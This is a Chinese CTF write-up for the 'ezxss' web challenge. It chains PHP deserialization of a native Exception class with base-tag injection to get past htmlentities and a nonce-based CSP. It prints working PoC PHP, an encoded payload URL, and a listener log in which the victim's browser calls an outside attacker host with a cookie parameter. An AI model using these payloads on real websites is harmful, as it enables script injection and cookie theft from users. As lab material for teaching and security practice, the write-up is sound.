


ezxss

打开题目，查看源码

→ ↺ 🏠  view-source:http://192.168.3.198:8005/?username=guest

```
2 <html>
3 <head>
4 <link rel='stylesheet' href='./css/styleSheet.css'>
5 </head>
6 <!--?source=1-->
7 <body>
8 <h1 id="username">hello guest</h1><div id="particles-js"></div>
9 <script nonce='aa780c436e3194543d11aa98b838e75b' src='./js/jquery-1.12.0.js'></script>
0 <script nonce='aa780c436e3194543d11aa98b838e75b' src='./js/particles.min.js'></script>
1 <script nonce='aa780c436e3194543d11aa98b838e75b' src='./js/app.js'></script>
2 </body>
3 </html>
4
```

带上参数访问?source=1,获得源码

首先发现在username处带上了htmlentities, 所以无法注入

```
echo <body><n ;
if (isset($_GET['user'])) {
    unserialize(urldecode(base64_decode($_GET['user'])));
}
else if(isset($_GET['username'])) {
    echo '<h1 id="username">'.htmlentities('hello '.$_GET['username']).'</h1>';
}
}
```

查看user处有反序列化操作

跟进查看user类


[illegible]

发现如果username是string类型的话，仍然会被htmlentities转义，无法注入。但是发现在下面输出禁止类型时，并没有进行转义。这里可以考虑使用php的原生类的反序列化进行xss

```
<?php
class user{
    public $username;
}
$a=new user();

$a->username=new Exception("</h1><script>alert(1);</script><h1>");
echo base64_encode(urlencode(serialize($a)));
```

试一下Exception这个类，
获得poc




使用poc进行攻击时，却发现并没有预期的弹窗




查看控制台则发现



再看响应头



原来是引入了csp策略来防止xss，查看php源码发现



nonce是动态生成的，header也不存在可以注入的地方。而且随着每次的请求nonce都会改变，严格来说是无法提前生成含有nonce的script的

但是细看这个csp，它并没有指定base-url也没有指定default-src，所以可以通过base注入的方法，将后面使用相对路径的js重定位到自己的服务器上的js文件即可。

payload

```
1 <?php
2 class user{
3     public $username;
```

```

4 }
5 $a=new user();
6
7 $a->username=new Exception("</h1><base href='http://www.tree-
  life.work/' /><h1>");
8 echo base64_encode(urlencode(serialize($a)));
9 //http://192.168.3.198:8005/?
  user=TyUzQTQlM0ElMjJ1c2VyJTlYJTNBMSUzQSU3QnMlM0E4JTNBJTIyYXNlcm5hbWUlmjIiM
  0JpJTNBOSUzQSUyMkV4Y2VwdGlvbiUyMiUzQTclM0ElN0JzJTNBMTAlM0ElMjIiMDAlMkElMDB
  tZXNzYWdlJTlYJTNCCyUzQTUxJTNBJTIyJTNDJTJGaDElM0Ulm0NiYXNlK2hyZWYlM0QlMjdod
  HRwJTBNBTJGJTJGd3d3LnRyZWUtbGlmZS53b3JrJTJGJTl3KyUyRiUzRSUzQ2gxJTNFJTlYJTN
  CCyUzQTE3JTNBJTIyJTAwRXhjZXB0aw9uJTAwc3RyaW5nJTlYJTNCCyUzQTA1M0ElMjIiMjIiM
  0JzJTNBNyUzQSUyMiUwMCUyQSUwMGVzZGUlMjIiM0JpJTNBMCUzQnMlM0E3JTNBJTIyJTAwJTJ
  BJTAAwZmlsZSUyMiUzQnMlM0EzMyUzQSUyMkQlM0ElNUNwaHBzdHVkeV9wcm8lNUNXV1c1NUNle
  nhzcyU1Q3BvYy5waHAlMjIiM0JzJTNBNyUzQSUyMiUwMCUyQSUwMGxpbmU1MjIiM0JpJTNBNyU
  zQnMlM0ExNiUzQSUyMiUwMEV4Y2VwdGlvbiUwMHRyYWNlJTlYJTNCCyUzQTA1M0ElN0I1N0RzJ
  TNBMTklM0ElMjIiMDBFcG9lchRpb24lMDBwcmV2aW91cyUyMiUzQk4lM0I1N0QlN0Q=

```

成功接受跳转

```

Recv: connection from 124.114.140.33:42340.
GET /?cookie= HTTP/1.1
Host: www.tree-life.work:23334
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.3.198:8005/
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

```

最后，将url发送给bot，让bot访问即可获得flag